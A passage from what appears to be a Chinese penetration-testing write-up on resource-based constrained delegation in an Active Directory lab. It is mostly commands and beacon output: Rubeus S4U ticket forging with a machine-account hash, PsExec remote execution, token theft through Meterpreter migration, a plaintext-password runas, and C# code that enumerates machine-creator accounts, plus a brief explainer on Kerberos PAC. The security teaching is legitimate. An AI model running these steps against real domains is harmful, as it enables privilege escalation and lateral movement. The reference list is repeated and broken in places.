使用错误的方式进行请求

1. 清空票据发起访问请求


```
shell klist purge
shell dir \\WIN8\C$
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134147-379ecdf0-434f-1.png>)

2. 仅使用机器名进行票据伪造，也会提示成功

```
shell C:\WP\Rubeus35.exe s4u /user:0xxk$ /rc4:35C83173A6FB6D1
42B0359381D5CC84C /impersonateuser:administrator /msdssp:cif
s/WIN8 /ptt
```



(<https://xzfile.aliyuncs.com/media/upload/picture/2020122113>

4153-3ab0f0e0-434f-1.png)

3. 尝试访问 WIN8 的 CIFS 服务，会发现失败！

```
shell dir \\WIN8\C$
```

```
beacon> shell dir \\WIN8\C$
[*] Tasked beacon to run: dir \\WIN8\C$
[+] host called home, sent: 44 bytes
[+] received output:
拒绝访问。

beacon> klist
[-] Unknown command: klist
beacon> shell klist
[*] Tasked beacon to run: klist
[+] host called home, sent: 36 bytes
[+] received output:

当前登录 ID 是 0:0x2ebbe2

缓存的票证: (1)

#0> 客户端: administrator @ HACKE.TESTLAB
    服务器: cifs/WIN8 @ HACKE.TESTLAB
    Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
    票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    开始时间: 12/18/2020 0:32:56 (本地)
    结束时间: 12/18/2020 10:32:55 (本地)
    续订时间: 12/25/2020 0:32:55 (本地)
    会话密钥类型: AES-128-CTS-HMAC-SHA1-96
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134156-3cd2c8ee-434f-1.png>)

这一点大家实验时需要额外关注！因为在其他攻击方法中，我没有遇到使用缩写会失败的情况。包括下面这种

在这里已经实现了访问 CIFS 功能，但是我们需要在上面执行命令。这个时候还需要再请求一个 host 服务，在这里 host 服务需要使用缩写，使用全称会失败！


```
shell C:\WP\Rubeus35.exe s4u /user:0xxk$ /rc4:35C83173A6FB6D142B0359381D5CC84C /impersonateuser:administrator /msdssp:host/WIN8 /ptt
```

```
beacon> shell klist
[*] Tasked beacon to run: klist
[+] host called home, sent: 36 bytes
[+] received output:

当前登录 ID 是 0:0x2ebbe2

缓存的票证: (2)

#0> 客户端: administrator @ HACKE.TESTLAB
    服务器: host/WIN8 @ HACKE.TESTLAB
    Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
    票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    开始时间: 12/18/2020 0:42:20 (本地)
    结束时间: 12/18/2020 10:42:20 (本地)
    续订时间: 12/25/2020 0:42:20 (本地)
    会话密钥类型: AES-128-CTS-HMAC-SHA1-96
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134200-3f48b2be-434f-1.png>)

不管是 msf 还是 cs，都无法使用交互式的工具才进行操作。因此需要使用单条命令来执行，在这里我使用 psexec。需要注意两点，一点是需要加上 accepteula 来防止弹框导致的无法执行，二是因为不能回显内容，所以需要将数据写入到文件后，使用 type 来查看！

查看当前的机器名

```
shell C:\WP\PSEXEC.exe \\WIN8 cmd.exe /accepteula /c "hostname > c:\host.txt"
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134205-4250e3aa-434f-1.png>)

```
shell type \\WIN8\C$\hostname.txt
```



查看当前权限

```
shell C:\WP\PSEXEC.exe \\WIN8 cmd.exe /accepteula /c "whoami > c:\whoami.txt"
```

```
beacon> shell type \\WIN8\C$\hostname.txt
[*] Tasked beacon to run: type \\WIN8\C$\hostname.txt
[+] host called home, sent: 58 bytes
[+] received output:
WIN8
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134213-46fc5bd2-434f-1.png>)

查看数据，可以看到是域控的 administrator 权限

```
shell type \\WIN8\C$\whoami.txt
```

```
beacon> shell type \\WIN8\C$\whoami.txt
[*] Tasked beacon to run: type \\WIN8\C$\whoami.txt
[+] host called home, sent: 56 bytes
[+] received output:
hacke\administrator
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134224-4d83a2f8-434f-1.png>)

在这里理论体系扎实的同学肯定感觉疑惑，为什么这里不是 system 呢？因为这里并不是 psexec 非交互模式进入的！而是使用当前票据请求的权限！

```
beacon> shell klist
[*] Tasked beacon to run: klist
[+] host called home, sent: 36 bytes
[+] received output:

当前登录 ID 是 0:0x2ebbe2

缓存的票据: (2)

#0> 客户端: administrator @ HACKE.TESTLAB
    服务器: host/WIN8 @ HACKE.TESTLAB
    Kerberos 票据加密类型: AES-256-CTS-HMAC-SHA1-96
    票据标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    开始时间: 12/18/2020 0:42:20 (本地)
    结束时间: 12/18/2020 10:42:20 (本地)
    续订时间: 12/25/2020 0:42:20 (本地)
    会话密钥类型: AES-128-CTS-HMAC-SHA1-96

#1> 客户端: administrator @ HACKE.TESTLAB
    服务器: cifs/WIN8.hacke.testlab @ HACKE.TESTLAB
    Kerberos 票据加密类型: AES-256-CTS-HMAC-SHA1-96
    票据标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    开始时间: 12/18/2020 0:41:54 (本地)
    结束时间: 12/18/2020 10:41:54 (本地)
    续订时间: 12/25/2020 0:41:54 (本地)
    会话密钥类型: AES-128-CTS-HMAC-SHA1-96
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134235-53f1ee06-434f-1.png>)

并且有这里的域控权限也是假的！虽然是 HACKE\administrator，但是只有本地管理员的权限。无法对域控发起请求，根据笔者的推测，原因可能是就是票据，每次发起域请求都会用到密码 Hash 和票据。但是这里没有，因此当前虽是域管理，实则无权限操纵域控！

绿盟的文章中写遇到了这一点，具体原理笔者不再描述。请转至如下研读

<https://cloud.tencent.com/developer/article/1552171>

不知道大家有没有发现，刚刚所演示的这一个点至关重要。只有通过域 test 账户凭证发起的请求，才能够设置 WIN7 和机器账户 0xxk 之间的委派关系。之前加机器账户，system 或者其他域权限就可以做到。设置完委派后的攻击阶段，只要机器能够访问到域控就可以了！

因此设置委派关系笔者又思考了另外两种可行的情况：


1. 拿到了 administrator 或者 system 权限，但是不存在域 test 账户的进程。但能通过 mimikatz 拿到 HASH 破解出了明文密码。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134239-5656b924-434f-1.png>)


随后使用工具 lsrunas.exe 来以域 test 账户起一个计算器进程

```
shell C:\Users\Administrator\Desktop\lsrunas.exe /user:test /
password:QWE123!@# /domain:hacke.testlab /command:"calc.exe"
/runpath:c:
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134243-58bcaab6-434f-1.png>)

随后可以看到出现了域 test 账户起的进程



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134247-5b36a904-434f-1.png>)

工具链接


<http://www.verydoc.com/exeshell.html>

参考文章

<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E7%A8%8B%E5%BA%8F%E7%9A%84%E9%99%8D%E6%9D%83%E5%90%AF%E5%8A%A8/>
(<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E7%A8%8B%E5%BA%8F%E7%9A%84%E9%99%8D%E6%9D%83%E5%90%AF%E5%8A%A8/>)

在 cs 中切换进程遇到了点问题，因此生成了一个 MSF 的马进行权限切换。剩下的步骤和 2 中的环境一样，因此放在情况 2 中一起演示。


```
meterpreter > getuid
Server username: WIN7\Administrator
meterpreter > migrate 5024
[*] Migrating from 3236 to 5024...
[*] Migration completed successfully.
meterpreter > getuid
Server username: HACKE\test
meterpreter > shell
Process 4548 created.
Channel 1 created.
Microsoft Windows [0 汾 6.1.7600]
00F0000 (c) 2009 Microsoft Corporation000000000000F0000
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134300-62a0c3e6-434f-1.png>)

剩下的步骤其实和 CS 中是一样的，因为 MSF 这里使用工具也是非交互的！

pass:

在这里需要注意，我们的 powerview.ps1 所放的目录必须是域 test 普通账户能够访问的位置！

在这里已经通过基于资源的约束委派拿到 WIN8 的 administrator 权限！那么我们当前域账户 test 所登录的 WIN7 机器也可以通过同样的操作手法拿下吗？答案是不行的，因为当前 WIN7 上登录了域账户 test，即使申请来 HACHE\administrator 对 WIN7 得票据，也无法在域 test 账户下对本身主机再发起请求。因此这里得解决得方式可以通过域内其他主机来进行攻击，如果当前没有其他机器得权限。那么可以在 kali 上配置，使用 getst.py 来进行攻击。

我们换一种思考方式。拿下本机的管理员权限，就相当于提权。那么这种提权方式学名是什么呢？它的学名叫做“烂番茄”！

我们还可以通过 iis 等权限在域中进行提权，因为 iis 对域控发起请求时用的是机器账号的权限！这种方式笔者主要参考的还是 A-Team 得文章，并不认为这些原理分析自己写的能比他们好，因此附上链接

https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c62

08343e0c235450a6bd202bf7520f6368cf361466baf978
5a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=
NTgyNDEzOTc%3D&devicetype=Windows+10&version=
62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBW
KaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh
3AOMlfoBgH2TXNSxmnLYPig8%3D
(https://mp.weixin.qq.com/s?
__biz=Mzl2NDk0MTM5MQ==&mid=2247483689&idx=1&
sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5
bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fd
e133c13a5f0107e699d47840c&scene=126&sessionid=15
84603915&key=cf63f0cc499df801cce7995aeda59fae16
a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c62
08343e0c235450a6bd202bf7520f6368cf361466baf978
5a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=
NTgyNDEzOTc%3D&devicetype=Windows+10&version=
62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBW
KaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh
3AOMlfoBgH2TXNSxmnLYPig8%3D)

工具准备

使用代码. net 代码编译 exe，查询主机加入域所使用的域账号！


```

using System;
using System.Security.Principal;
using System.DirectoryServices;
namespace ConsoleApp9
{
    class Program
    {
        static void Main(string[] args)
        {
            DirectoryEntry ldap_conn = new DirectoryEntry("LDAP://dc=hacke,dc=testlab"); //这里改成对方的域名
            DirectorySearcher search = new DirectorySearcher(ldap_conn);
            String query = "(&(objectClass=computer))"; //查找计算机
            search.Filter = query;
            foreach (SearchResult r in search.FindAll())
            {
                String mS_DS_CreatorSID = "";
                String computername = "";
                try
                {
                    computername = r.Properties["dNSHostName"][0].ToString();
                    mS_DS_CreatorSID = (new SecurityIdentifier((byte[])r.Properties["mS-DS-CreatorSID"][0], 0)).ToString();
                    //Console.WriteLine("{0} {1}\n", computername, mS_DS_CreatorSID);
                }
                catch
                {
                }
                //再通过sid找用户名
                String UserQuery = "(&(objectClass=user))";
                DirectorySearcher search2 = new DirectorySearcher(ldap_conn);
                search2.Filter = UserQuery;

                foreach (SearchResult u in search2.FindAll())
                {
                    String user_sid = (new SecurityIdentifier((byte[])u.Properties["objectSid"][0], 0)).ToString();

                    if (user_sid == mS_DS_CreatorSID) {
                        //Console.WriteLine("debug");
                    }
                }
            }
        }
    }
}

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134327-72e0ebe6-434f-1.png>)

参考链接

<https://www.notion.so/N1CTF-King-of-phish-20f2714fc85d40a7bc0d1666b29bf43f>

(<https://www.notion.so/N1CTF-King-of-phish-20f2714fc85d40a7bc0d1666b29bf43f>)

<https://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>

(<https://www.harmj0y.net/blog/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/>)

<http://blog.harmj0y.net/> (<http://blog.harmj0y.net/>)

<https://xz.aliyun.com/t/7217#toc-1>

(<https://xz.aliyun.com/t/7217#toc-1>)

<https://xz.aliyun.com/t/6210>

(<https://xz.aliyun.com/t/6210>)

<https://github.com/3xpl01tc0d3r/ProcessInjection>

(<https://github.com/3xpl01tc0d3r/ProcessInjection>)

[https://xz.aliyun.com/t/7517?](https://xz.aliyun.com/t/7517?accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz)

[accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz](https://xz.aliyun.com/t/7517?accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz) ([https://xz.aliyun.com/t/7517?](https://xz.aliyun.com/t/7517?accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz)

[accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz](https://xz.aliyun.com/t/7517?accounttraceid=24d9a2a8373a4f06ae2ff658e447b56fqngz))

<https://www.freebuf.com/articles/system/198381.html>

(<https://www.freebuf.com/articles/system/198381.html>)

<https://xz.aliyun.com/t/7454#toc-1>

(<https://xz.aliyun.com/t/7454#toc-1>)

<https://cloud.tencent.com/developer/article/1552171>

(<https://cloud.tencent.com/developer/article/1552171>)

https://blog.csdn.net/qq_45521281/article/details/1059

41102

(https://blog.csdn.net/qq_45521281/article/details/105941102)

<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>

(<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>)

<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>

<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>

<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>

(<https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/>)

<https://blog.csdn.net/a3320315/article/details/107096250/>

(<https://blog.csdn.net/a3320315/article/details/107096250/>)

<https://github.com/samratashok/ADModule>

(<https://github.com/samratashok/ADModule>)

[https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D)

[__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D](https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D)

([https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D)

[__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D](https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnLYPig8%3D)

__biz=MzIzNDk0MTM5MQ==&mid=2247483669&idx=1&
sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5
bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fd
e133c13a5f0107e699d47840c&scene=126&sessionid=15
84603915&key=cf63f0cc499df801cce7995aeda59fae16
a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c62
08343e0c235450a6bd202bf7520f6368cf361466baf978
5a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=
NTgyNDEzOTc%3D&devicetype=Windows+10&version=
62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBW
KaJZTJ2e5Fg%3D&pass_ticket=B2fG6lCJb5vVp1dbPCh
3AOMlfoBgH2TXNSxmnLYPig8%3D)
[https://www.secureauth.com/blog/kerberos-
delegation-spns-and-more/](https://www.secureauth.com/blog/kerberos-delegation-spns-and-more/)
([https://www.secureauth.com/blog/kerberos-
delegation-spns-and-more/](https://www.secureauth.com/blog/kerberos-delegation-spns-and-more/))
[http://www.harmj0y.net/blog/activedirectory/s4u2pwn
age/](http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/)
([http://www.harmj0y.net/blog/activedirectory/s4u2pwn
age/](http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/))
<https://www.anquanke.com/post/id/220152#h2-7>
(<https://www.anquanke.com/post/id/220152#h2-7>)
<https://www.anquanke.com/post/id/190625#h3-14>
(<https://www.anquanke.com/post/id/190625#h3-14>)

PAC 与 Kerberos 的关系

0x00 PAC 简介

PAC 是特权属性证书，用来向 Server 端表明 Client 的权限。


0x01 PAC 介绍

当用户 Client-A 与 Server-B 完成认证，只是向 Server-B 证明了 Client-A 就是所谓的 Client-A，但此时 Client-A 如果需要访问 Server-B 上的网络资源，但 Server-B 现在其实并不知道 Client-A 是否有访问自身网络资源的权限 (Kerberos 协议中并没有有关规定权限问题)

于是就巧妙的引入了 PAC 解决了这个问题

在一个域中，如何才能知道某个域用户所拥有的权限呢？自然是需要提供 User 的 SID 和所在组 Group 的 SID。必须了解的一个前提是，KDC，A、B 三者中，B 只信任 KDC 所提供的关于 A 到底是什么权限，所以在域初始时，KDC 上拥有 A 和 B 的权限。现在需要解决的是，KDC 必须告诉 B 关于 A 的权限，这样 B 验证 A 的权限后才能决定让不让 A 访问自身的网络资源。

为了让 Server-B 能知道 Client-A 所具有的权限，微软在 KRB_AS_REP 中的 TGT 中增加了 Client-A 的 PAC（特权属性证书），也就是 Client-A 的权限，包括 Client-A 的 SID、Group 的 SID：



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004516-bced232a-42e2-1.png>)

